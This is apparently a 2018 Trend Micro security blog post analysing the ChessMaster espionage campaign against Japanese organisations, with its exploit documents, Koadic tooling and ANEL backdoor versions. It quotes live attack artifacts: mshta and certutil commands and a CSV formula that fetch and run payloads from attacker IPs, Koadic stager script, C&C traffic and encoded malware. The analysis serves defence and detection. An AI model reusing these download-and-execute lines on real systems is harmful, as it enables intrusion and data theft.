TrendLabs **SECURITY INTELLIGENCE** Blog

SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Search:

Home | Categories

Home » Targeted Attacks » ChessMaster Adds Updated Tools to Its Arsenal

# ChessMaster Adds Updated Tools to Its Arsenal

Posted on: March 29, 2018 at 5:00 am   **Posted in:** Targeted Attacks   **Author:** Trend Micro

by Tamada Kiyotaka and MingYen Hsieh

Trend Micro discovered the ChessMaster campaign back in July 2017 as part of our monitoring efforts to protect our customers. At the time, we found ChessMaster targeting different sectors from the academe to media and government agencies in Japan. The threat group used a variety of attack tools and techniques to spy on their target organizations.

Back then, we noted that ChessMaster's sophisticated nature implied that the campaign could evolve, before finding changes in the tools and tactics used in the campaign a few months later. While the original campaign was comprehensive and used remote access Trojans (RATs) such as ChChes and RedLeaves, this new campaign used a new backdoor (Detected by Trend Micro as BKDR_ANEL.ZKEI) that leverages the CVE-2017-8759 vulnerability for its cyberespionage activities.

In this blog post, we analyze ChessMaster's current status, including the updated tools in its arsenal — with a particular focus on the evolution of ANEL and how it is used in the campaign.

Featured Stories

systemd Vulnerability Leads to Denial of Service on Linux

qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware

Mitigating CVE-2017-5689, an Intel Management Engine Vulnerability

A Closer Look at North Korea's Internet

From Cybercrime to Cyberpropaganda

Security Predictions for 2018

Attackers are banking on network vulnerabilities and inherent weaknesses to facilitate massive malware attacks,

	July ChessMaster Campaign	November ChessMaster Campaign	Current ChessMaster Campaign
Point of Entry	- Spear-phishing emails containing decoy documents - Malicious shortcut (LNK) files and PowerShell - Self-extracting archive (SFX) - Runtime packers	Spear-phishing emails containing decoy documents exploiting CVE-2017-8759	Spear-phishing emails containing decoy documents exploiting CVE-2017-11882, DDEAUTO, Microsoft Office Frameset and Link auto update
Notable Tools	- Hacking Tools - Second-stage payloads	- Koadic - Hacking Tools - Second-stage payloads	- Koadic - Hacking Tools - Second-stage payloads
Backdoor	ChChes	ANEL	ANEL

Technical Analysis

IoT hacks, and operational disruptions. The ever-shifting threats and increasingly expanding attack surface will challenge users and enterprises to catch up with their security.
Read our security predictions for 2018.

Business Process Compromise

Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Latest Ransomware Posts

Digital Extortion: A Forward-looking View

qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware

Bad Rabbit Ransomware Spreads via Network, Hits Ukraine and Russia

A Look at Locky Ransomware's Recent Spam Activities

Magnitude Exploit Kit Now Targeting South Korea With Magniber Ransomware

Figure 1. Infection Chain for the current ChessMaster campaign

ChessMaster's current iteration starts off with the familiar phishing attacks seen in the earlier campaigns that involved the use of an email with an attached malicious document using the doc, docx, rtf, csv and msg formats. The email title and attached file name were written in Japanese and contain general business, political, and economy-themed phrases such as

- 世界経済(World economy)
- 経済政策(economic policy)
- 予算概算要求(budget estimation request)
- 日米対話(Japan-US dialogue)
- 安倍再任(re-appointment of Prime Minister Abe)
- 連絡網(contact network)
- 職員採用案(staff recruitment plan)
- 会議(meeting)

However, there is a change in the exploit document. When we tracked ChessMaster back in November, we noted that it exploited the SOAP WSDL parser vulnerability CVE-2017-8759 (patched in September 2017) within the Microsoft .NET framework to download additional malware. While ChessMaster still uses the previous exploit, it also added more methods to its arsenal: one exploits another vulnerability, CVE-2017-11882 (patched in November 2017), which was also exploited to deliver illegal versions of the Loki infostealer.

```
0000840: 0100 feff 030a 0000 ffff ffff 02ce 0200    ................
0000850: 0000 0000 c000 0000 0000 0046 1700 0000    ...........F....
0000860: 4661 6365 626f 6f6b 7420 4170 706c 6569    Facebookt Applei
0000870: 6f6e 2036 2e30 000c 0000 0044 5320 4571    on 6.0.....DS Eq
0000880: 7561 7469 6f6e 000b 0000 0046 6163 6562    uation.....Faceb
0000890: 6f6f 6b2e 3300 f439 b271 0000 0000 0000    ook.3..9.q......
00008a0: 0000 0000 0000 0000 0000 0000 0000 0000    ................
00008b0: 0000 0000 0000 0000 0000 0000 0000 0000    ................
00008c0: 0000 0300 0400 0000 0000 0000 0000 0000    ................
00008d0: 0000 0000 0000 0000 0000 0000 0000 0000    ................
00008e0: 0000 0000 0000 0000 0000 0000 0000 0000    ................
00008f0: 0000 0000 0000 0000 0000 0000 0000 0000    ................
0000900: 1c00 0000 0200 b5c1 4e00 0000 0000 0000    ........N.......
0000910: 3881 5500 b4fe 5200 0000 0000 0301 0103    8.U...R.........
0000920: 0a0a 0103 1500 0001 0802 006d 7368 7461    ...........mshta
0000930: 2068 7474 703a 2f2f 3931 2e32 3037 2e37     http://91.207.7
0000940: 2e39 313a 3830 2f37 526d 6c6a 5547 366f    .91:80/7RmljUG6o
0000950: 4520 2677 6162 6312 0c43 007e 6200 000b    E &wabc..C.~b...
0000960: 1111 0d02 862b 2200 0000 0000 0000 0000    .....+".........
0000970: 0000 0000 0000 0000 0000 0000 0000 0000
```

Figure 2. Exploitation of CVE-2017-11882

It also abuses three legitimate MS Office functions:

Function	Purpose	Affected MS Office Formats we found in the wild
Automatic Dynamic Data Exchange (DDEAUTO)	A legitimate Microsoft Office function used in an Office file to retrieve data from another Office file	• **.doc** • **.rtf** • **.msg**
Link Auto Update	An Office function used for automatic and user-free updates for embedded links upon opening.	• **.csv**

Microsoft Word's "Frames/Frameset"	A feature that allows HTML or Text pages to be loaded in a frame within Microsoft Word.	• **.docx**

```
<w:instrText>DDEAUTO c:\\windows\\system32\\mshta.exe</w:instrText></w:r>
<w:r w:rsidR="004628EA"><w:rPr><w:rFonts w:cs="LucidaGrande"/><w:color w:
004628EA"><w:rPr><w:rFonts w:ascii="LucidaGrande" w:hAnsi="LucidaGrande"
<w:instrText>http://185.153.198.58:8080/MlDPD</w:instrText></w:r>
```

Figure 3. Exploitation of DDEAUTO

```
websettings.xml.rels    ×

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
    xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId11" Type="http://schemas.openxmlformats.org/
    officeDocument/2006/relationships/frame" Target="https://
    www.nasnnones.com/asdzxc2.doc" TargetMode="External"/>
</Relationships>
```

Figure 4. Abusing Microsoft Word's "Frames/Frameset"

```
175   ,,,,,,,,
176   ,,,,,,,,
177   ,,,,,,,,,=MSEXCEL|'\..\..\..\Windows\System32\cmd /c for /f %i in ("ms at fo") do call %ihta http://185.81.113.95/kMWz2PDwt8RNxb'!''
178
```

Figure 5. Exploitation of Link Auto Update

ChessMaster can utilize any of these methods to download the next malware in the chain, the open source post-exploitation tool known as "Koadic," which the previous campaign also used. This tool is responsible for stealing information — specifically the environment information — within the target system.

Koadic executes the following command:

- %comspec% /q /c <cmd> 1> <Output> 2>&1

The commands and output of Koadic will change according to the ANEL version used in the attack. The table below lists examples of the commands and outputs for ANEL versions 5.1.1 rc and 5.1.2 rc1. Note that if ANEL 5.1.2 rc1 was downloaded, the attacker would use HTTPS to avoid the downloaded data being captured as clear text.

Koadic command	cmd	Output
shell_exec	tasklist /v	%TEMP%¥¥cb3d7b420d824ee5809da65bffe346ca.txt
shell_exec	ipconfig	%TEMP%¥¥3fda91455d4d4ccdb6a569e535c5d863.txt
http_downloadEx	NA	%TEMP%¥¥paktt.txt
shell_exec	certutil -decode %temp%¥¥paktt.txt %temp%¥¥patk.tmp	%TEMP%¥¥05e3db3bb68942178b32437352d3c696.txt
shell_exec	dir %temp%¥¥patk.tmp	%TEMP%¥¥475f6cdbb6c942eb845d562608b4e954.txt
shell_exec	cmd /c %temp%¥¥patk.tmp	%TEMP%¥¥53521263e1144007983a76dc05821c90.txt
shell_exec	taskkill patk.tmp	%TEMP%¥¥5bb94721a8954ef49be24ecccecb29c4.txt
shell_exec	taskkill /f /im patk.tmp	%TEMP%¥¥357304ab877e4213a9e7c5c4989d66e0.txt
shell_exec	del %temp%¥¥*.*	%TEMP%¥¥4a9c53c749814903aaec32a524443e35.txt
shell_exec	dir %temp%	%TEMP%¥¥e6ffdfd5afd74f58b1b49c9ce3c6e18e.txt
shell_exec	taskkill /f /im patk.tmp	%TEMP%¥¥ad39997089894e39906d5e801ceb021d.txt
shell_exec	netstat -ano	%TEMP%¥¥3c5c42b1073d4cfc83636b75fdfcafe0.txt
shell_exec	tasklist /v	%TEMP%¥¥98481715fb3043ada363907e8fba7ce9.txt
shell_exec	net view	%TEMP%¥¥008c52cec6f14c798ba7111d36daabbc.txt

Figure 6. Koadic commands and output when ANEL 5.1.1 rc is used

Koadic command	cmd	Output
shell_exec	ipconfig	%TEMP%¥¥9418cdc343de415b917fbdec949ddd39.txt
shell_exec	tasklist /v	%TEMP%¥¥4266e924d43246889119947170d300f8.txt
shell_exec	ipconfig /all	%TEMP%¥¥83af0201bcfb4e6db62563be1e1fd6d8.txt
shell_exec	net view	%TEMP%¥¥0fd90b76dcaa472c86811c691e747514.txt
shell_exec	taslist /v	%TEMP%¥¥d4273f8dc0364d07beb2a8aa2e5f9846.txt
shell_exec	tasklist /v	%TEMP%¥¥7e12419b672e4f3ebae6553ef555edc6.txt
shell_exec	ipconfig	%TEMP%¥¥556309f37fc04d6284b81707a2ff56ec.txt
shell_exec	certutil.exe -urlcache -split -f https://www.nasnnones[.]com /icE.txt %temp%¥¥ato.txt	%TEMP%¥¥27e185f49da841f788eba7bde6cb073e.txt
shell_exec	certutil -decode %temp%¥¥ato.txt %temp%¥¥ato.tmp && powershell $tmp=$Env:temp+ '¥¥¥¥ato.tmp'; $tmp; $A38fdkFFfwefe = [activator]::CreateInstance([type]::GetTypeFromProgID('ExcelApplication')); $A38fdkFFfwefe.RegisterXLL($tmp);	%TEMP%¥¥68bebecd91b9403a8e5aa79e29034eac.txt

Figure 7. Koadic commands and output when ANEL 5.1.2 rc1 is used

The table below lists all of Koadic's functions:

{Variable}.user	User-related functions	
	{Variable}.user.isElevated	Check Privilege

	{Variable}.user.OS	Get OS Version
	{Variable}.user.DC	Get DCName from Registry
	{Variable}.user.Arch	Get Architecture
	{Variable}.user.info	Get User Information
{Variable}.work	Main Routine functions	
	{Variable}.work.report	Reports to server
	{Variable}.work.error	Returns error
	{Variable}.work.make_url	Alters/Modifies URL (C&C)
	{Variable}.work.get	Get the return of POST Header
	{Variable}.work.fork	Creates rundll32.exe process
{Variable}.http	HTTP Connection functions	
	{Variable}.http.create	Creates initial HTTP objects
	{Variable}.http.post	POST header
	{Variable}.http.addHeaders	Adds HTTP Headers
	{Variable}.http.get	GET Header
	{Variable}.http.upload	Uploads binaries/data
	{Variable}.http.bin2str	String manipulation
	{Variable}.http.downloadEx	Downloads response
	{Variable}.http.download	Additional download function

{Variable}.process	Process-related functions	
	{Variable}.process.currentPID	Get Current Process ID
	{Variable}.process.list	Enumerates Process
	{Variable}.process.kill	Terminates Process
{Variable}.registry	Registry-related functions	
	{Variable}.registry.HKCR	Set HKEY_CLASSES_ROOT
	{Variable}.registry.HKCU	Set HKEY_CURRENT_USER
	{Variable}.registry.HKLM	Set HKEY_LOCAL_MACHINE
	{Variable}.registry.STRING	Set String Value
	{Variable}.registry.BINARY	Set Binary Value
	{Variable}.registry.DWORD	Set DWORD Value
	{Variable}.registry.QWORD	Set QWORD Value
	{Variable}.registry.write	Write/Add Registry
	{Variable}.registry.provider	Create Registry Handle
	{Variable}.registry.destroy	Deletes Registry Key
	{Variable}.registry.read	Get/Read Registry Entries
{Variable}.WMI	WMI-related functions	
	{Variable}.WMI.createProcess	Creates specified process
{Variable}.shell	File/Process Execution functions	

	{Variable}.shell.run	Run commands
	{Variable}.shell.exec	Executes process
{Variable}.file	File-related functions	
	{Variable}.file.getPath	Get specified file path
	{Variable}.file.readText	Reads specified text file
	{Variable}.file.get32BitFolder	Get System Folder (32/64-bit)
	{Variable}.file.writol	Writes on specified file
	{Variable}.file.deleteFile	Deletes specified file
	{Variable}.file.readBinary	Reads specified binary file.

```
};try
{
    var output = ENPVNRJLOU.shell.exec("tasklist /v", "%TEMP%\\cb3d7b420d824ee5809da65bffe346ca.txt");
    ENPVNRJLOU.work.report(output);
}
catch (e)
{
    ENPVNRJLOU.work.error(e)
}
```

Figure 8. Command added when the Koadic RAT is downloaded (use of {Variable}.shell.exec command)

If Koadic finds that the system is conducive to the attacker's interests, it downloads a base64-encrypted version of the ANEL malware from the Command-and-Control (C&C) server and executes it. Encrypted ANEL is decrypted using the "certutil -docode" command. When ANEL executes, a decrypted DLL file with the filename "lena_http_dll.dll" is expanded in memory. This file contains one export function — either "crt_main" or "lena_main"

```
POST /LEN69?sid=6a5e363a06cd4611b31866491426b4bf;csrf=57c45eefa893474188671c0d50178a3b; HTTP/1.1
Accept: */*
Accept-Language: ja
Referer: http://185.153.198.58:8080/LEN69?sid=6a5e363a06cd4611b31866491426b4bf;csrf=57c45eefa893474188671c0d50178a3b;\..\..\..\mshtml,RunHTMLApplication
x-uploadfilejob: true
Content-Type: application/octet-stream
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; InfoPath.3)
Host: 185.153.198.58:8080
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: Apache
Date: Thu, 02 Nov 2017 08:31:22 GMT
Content-Length: 216892
Content-Type: application/octet-stream

-----BEGIN CERTIFICATE-----
TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA2AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAC4mS5X/PhABPz4QAT8+EAE
k47rBPX4QASTjt4E9fhABJOO6gTK+EAE9YDTBPv4QAT8+EEEvvhABJOO7gT9+EAE
k47dBP34QARSaWNo/PhABAAAAAAAAAAAUEUAAEwBBQChhPpZAAAAAAAAADgAAIB
CwEKAABMAAAGAIAAAAAD4cAAAAEAAAAgAAAAAQAAAEAAAAAIAAAUAAUAQAAAAAA
BQABAAAAAAAsAIAAAQAAH3IAgACAECAAAAQAAAQAAAAABAAABAAAAAAAAQAAAA
AAAAAAAAAAD8ewAAKAAAAACQAgC0AQAAAAAAAAAAAAAAAAAAAAACgAgBEBgAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAegAAQAAAAAAAAAAAAAAAA
AGAAAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAAL JLAAAAEAAA
AEwAAAAEAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAAAQIQAAAGAAAAiAAAAUAAA
AAAAAAAAAAAAAAAAQAAAQC5kYXRhAAAAJPkBAACQAAAA6gEAAHIAAAAAAAAAA
AAAAAEAAAMAucnNyYWAAALQBAAAkAIAAAIAAABcAgAAAAAAAAAAAAAAAABAAABA
LnJlbG9jAAAyAAAyCQAAAKACAAKAAAAXgIAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 9. Base64 encoded ANEL downloaded by Koadic

ANEL will send the infected environment's information to the C&C server. When sending the information, ANEL encrypts the data using blowfish, XOR, and Base64-based encryption methods. The format ANEL uses to send data is similar to ChChes, but ANEL's encryption method is easier to use.

Figure 10. Encryption key using blowfish

We initially discovered the malware known as ANEL back in November 2017. At that time, ChessMaster was using ANEL as a backdoor into the target system then injects code into svchost.exe, which then decrypts and activates the embedded backdoor. This initial version of ANEL had a hardcoded version labeled "5.0.0 beta1" that contained incomplete code. We noted that this might signify the release of a future variant.

Instead of just one new variant, we discovered four different versions of ANEL:

- 5.0.0 beta1
- 5.1.1 rc
- 5.1.2 rc1
- 5.2.0 rev1

The different versions contain changes in the ANEL loader and the main ANEL DLL. The figure below shows a summary of the changes between each version:

	ANEL Loader		Expanded Main ANEL DLL		
	FileType	Export Function	Export Function	injection process	C2
5.0.0 beta1	DLL	xlAutoOpen	crt_main	svchost.exe	62.75.197[.]131/page/
5.1.1 rc	EXE	NA	crt_main	NA	trems.rvenee[.]com /page/ contacts.rvenee[.]com /index/
5.1.2 rc1	DLL	xlAutoOpen	crt_main	svchost.exe	trems.rvenee[.]com /page/ contacts.rvenee[.]com /index/
5.2.0 rev1	DLL	xlAutoOpen	lena_main	svchost.exe	185.159.129[.]226/page/ contacts.rvenee[.]com /index/

Figure 11. Summary of the changes between each version of ANEL

Differences with regards to Backdoor commands:

CMD ID	5.0.0 beta1/5.1.1 rc/5.1.2 rc1	5.2.0 rev1
0x97A168D9697D40DD	Save File	
0x7CF812296CCC68D5	Upload File	
0x652CB1CEFF1C0A00	NA	Load New PE file
0x27595F1F74B55278	Save File and Execute	
If no match above	Execute Command or File	

The differences shown in the table above are subtle but present. For example, the initial ANEL version, "5.0.0 beta1," uses a different C&C server compared to the other versions. Once ANEL evolved to "5.1.1 rc," it changed its file type to an executable, while also changing the C&C server. The third version we found (5.1.2 rc1) reverts to a DLL file type but retains the C&C server. The fourth version of ANEL (5.2.0 rev1) changes both the export function in the expanded main ANEL DLL and uses a different C&C server. Overall, we can see subtle changes, which indicate that the threat actors behind ANEL are making incremental improvements to the malware to refine it.

```
                                                       switch ( v21 )
                                                       {
                                                         case 0x697D40DD:
                                                           if ( v22 == 0x97A168D9 )
                                                           {
                                                             v14 = CMD_SaveFile((int)&v27);
                                               LABEL_34:
                                                             v15 = (UINT)v14;
                                                             goto LABEL_36;
                                                           }                          |
                                                           break;
                                                         case 0x6CCC68D5:
                                                           if ( v22 == 0x7CF81229 )
                                                           {
                                                             v14 = CMD_UploadFile((int)&v27);
                                                             goto LABEL_34;
                                                           }
   memcpy(&v19, &v21, 8u);                                break;
   if ( v19 == 0x697D40DD )                             case (int)0xFF1C0A00:
   {                                                      if ( v22 == 0x652CB1CE )
     if ( v20 == 0x97A168D9 )                            {
     {                                                      v14 = CMD_LoadNewPE((int)&v27);
       v13 = CMD_SaveFile((int)&v25);                      goto LABEL_34;
       goto LABEL_33;                                     }
     }                                                    break;
   LABEL_32:                                            default:
       v13 = (void *)CMD_Execute((int)v18, &v25);         if ( v21 == 0x74B55278 && v22 == 0x27595F1F )
       goto LABEL_33;                                     {
   }                                                        v14 = (void *)CMD_SaveAndExecute((int)&v27);
   if ( v19 == 0x6CCC68D5 )         |                       goto LABEL_34;
   {                                                      }
     if ( v20 != 0x7CF81229 )                             break;
       goto LABEL_32;                                 }
     v13 = CMD_DecodeString((int)&v25);             v32 = 15;
   }                                                v31 = 0;
   else                                             v30 = 0;
   {                                                LOBYTE(v35) = 3;
     if ( v19 != 0x74B55278 || v20 != 0x27595F1F )  v15 = CMD_Execute((int)&v27, (LONG)&v30);
       goto LABEL_32;                               LOBYTE(v35) = 1;
     v13 = (void *)CMD_DownloadAndExecute(&v25);    memcpy_0(1);
   }                                              LABEL_36:
   LABEL_33:
```

Figure 12. Backdoor function differences between ANEL 5.0.0 beta1/5.1.1 rc/5.1.2 rc1 (left) and ANEL 5.2.0 rev1 (right)

Once ANEL enters the user's system, it will download various tools that could be used for malicious purposes, including password retrieval tools as well as malicious mail services and accessibility tools that will allow it to gather information about the system. These include Getpass.exe and Mail.exe, which are password and information stealers.

It also downloads the following:

- *Accevent.exe <-> Microsoft Accessible Event Watcher 7.2.0.0*
- *event.dll <-> the loader of ssssss.ddd, (Detected as TROJ_ANELLDR)*

- *ssssss.ddd (lena_http.bin) <-> encrypted BKDR_ANEL (Detected as BKDR_ANELENC)*

These three files work together using a common technique call DLL Side-Loading or DLL Hijacking. In this scenario, accevent.exe is the primary executable, which is usually legitimate.

After the execution of *accevent.exe,* it loads *event.dll*, which will be placed in the same folder (so it takes loading priority), after which *event.dll* decrypts and loads the encrypted backdoor *ssssss.ddd*, which is BKDR_ANEL. When we analyzed ANEL 5.1.1 rc, encrypted ANEL 5.1.2 rc1 was downloaded and executed.

Short-term mitigation

When the user opens the document DDEAUTO or Link Auto Update, Office will display a message. If the user clicks on the "No" button, malicious activity will not initiate.

Figure 13: Popup message when users open the document that abuses DDEAUTO

Figure 14. Popup message when the user opens the document that abuses Link Auto Update

Koadic sends its own JavaScript code as plain text. The suspect communication allows us to detect the traffic.

```
GET /7RmljUG6oE?sid=635a05c28b3342b0b37cb5d20bad4464;csrf=;\..\..\..\mshtml,RunHTMLApplication HTTP/1.1
Accept: */*
Accept-Language: ja-JP
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: 91.207.7.91
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: Apache
Date: Wed, 13 Dec 2017 09:20:29 GMT

<html><head><script
language="JScript">window.resizeTo(1,1);window.moveTo(-2e3,-2e3);window.blur();try{window.onfocus=function()
{window.blur()};window.onerror=function(sMsg,sUrl,sLine){return false}}catch(e){}var QBSDEZQJCX={FS:new
ActiveXObject("Scripting."+"FileSyst"+"emObject"),WS:new ActiveXObject("WScript"+".Sh"+"ell"),STAGER:"http://
91.207.7.91:80/7RmljUG6oE",JOBKEYPATH:"http://91.207.7.91:80/7RmljUG6oE?
sid=635a05c28b3342b0b37cb5d20bad4464;csrf=",JOBKEY:"stage",SESSIONKEY:"635a05c28b3342b0b37cb5d20bad4464"};QBSDEZQJC
X.sleep=function(e,r){if(QBSDEZQJCX.isHTA()){window.setTimeout(r,e)}else{var t=(new Date).getTime();while((new
Date).getTime()<t+e);r()}};QBSDEZQJCX.exit=function(){if(QBSDEZQJCX.isHTA()){try{window.close()}catch(e){}
try{window.self.close()}catch(e){}try{window.top.close()}catch(e){}try{self.close()}catch(e){}
try{window.open("","_self","");window.close()}catch(e){}}try{WScript.quit()}catch(e){}try{var
e=QBSDEZQJCX.process.currentPID();QBSDEZQJCX.process.kill(e)}catch(e){}};QBSDEZQJCX.isHTA=function(){return typeof
window!=="undefined"};QBSDEZQJCX.isWScript=function(){return typeof WScript!
=="undefined"};QBSDEZQJCX.user={};QBSDEZQJCX.user.isElevated=function(){try{QBSDEZQJCX.WS.RegRead("HKEY_USERS\
\s-1-5-19\\");return true}catch(e){return false}};QBSDEZQJCX.user.OS=function(){try{var e=GetObject("winmgmts:\\\\.
\\root\\CIMV2");var r=e.ExecQuery("SELECT * FROM Win32_OperatingSystem");var t=new Enumerator(r);var
i=t.item();return i.Caption}catch(e){}return"Unknown"};QBSDEZQJCX.user.DC=function(){try{var
```

Figure 15. Koadic's communication traffic

Medium- to long-term mitigation

At first glance, it seems ChessMaster's evolution over the past few months involves subtle changes. However, the constant addition and changing of features and attack vectors indicate that the attackers behind the campaign are unlikely to stop and are constantly looking to evolve their tools and tactics.

Organizations can implement various techniques and best practices to defend against targeted attacks, such as regular patching to prevent vulnerability exploitation and using tools that provide protection across different network levels. Solutions that feature behavior monitoring, application control, email gateway monitoring, and intrusion/detection systems can help with this.

Given how cybercriminal tools, tactics and procedures are evolving, organizations will have to go beyond their typical day-to-day security requirements and find a way to preempt attacks. Thus, there is a pressing need to detect and address threats via a proactive incident response strategy.

Essentially, this involves creating a remediation plan for effectively combating the threat and using round-the-clock intrusion detection and threat analysis to prevent attacks from entering the system. A proactive strategy can be much more effective for targeted attacks, as these kinds of attacks are often designed to be elusive and difficult to detect, thus the need to scope them out. A comprehensive security strategy that involves proactive incident response will need the input of both decision makers and tech-savvy personnel, as they will need to be on the same page for it to be effective.

In addition to implementing both mitigation techniques and proactive strategies, organizations can also strengthen their security by employing solutions such Trend Micro™ Deep Security™, Vulnerability Protection, and TippingPoint, which protects endpoints from threats that abuse vulnerabilities.

In addition, comprehensive security solutions can be used to protect organizations from attacks. These include Trend Micro endpoint solutions such as Trend Micro™ Smart Protection Suites and Worry-Free™ Business Security, which can protect users and businesses from these threats by detecting malicious files, well as blocking all related malicious URLs. Trend Micro Deep Discovery™ can protect enterprises by detecting malicious attachment and URLs.

Trend Micro OfficeScan™ with XGen™ endpoint security infuses high-fidelity machine learning with other detection technologies and global threat intelligence for comprehensive protection against all kinds of threats.

A more detailed analysis of the Command-and-Control communication flow of ANEL can be found in this >technical brief.

Indicators of Compromise

Hash Downloader used in the campaign:

- *76b1f75ee15273d1226392db3d8f1b2aed467c2875e11d9c14fd18120afc223a*
- *4edcff56f586bd69585e0c9d1d7ff4bfb1a2dac6e2a9588f155015ececbe1275*
- *1b5a1751960b2c08631601b07e3294e4c84dfd71896453b65a45e4396a6377cc*

Hashes detected as part of the BKDR_ANEL Family:

5.0.0 beta1

- *af1b2cd8580650d826f48ad824deef3749a7db6fde1c7e1dc115c6b0a7dfa0dd*

5.1.1 rc

- *2371f5b63b1e44ca52ce8140840f3a8b01b7e3002f0a7f0d61aecf539566e6a1*

5.1.2 rc1

- *05dd407018bd316090adaea0855bd7f7c72d9ce4380dd4bc0feadc6566a36170*

5.2.0 rev1

- *00030ec8cce1f21120ebf5b90ec408b59166bbc3fba17ebae0fc23b3ca27bf4f*

lena_http.bin

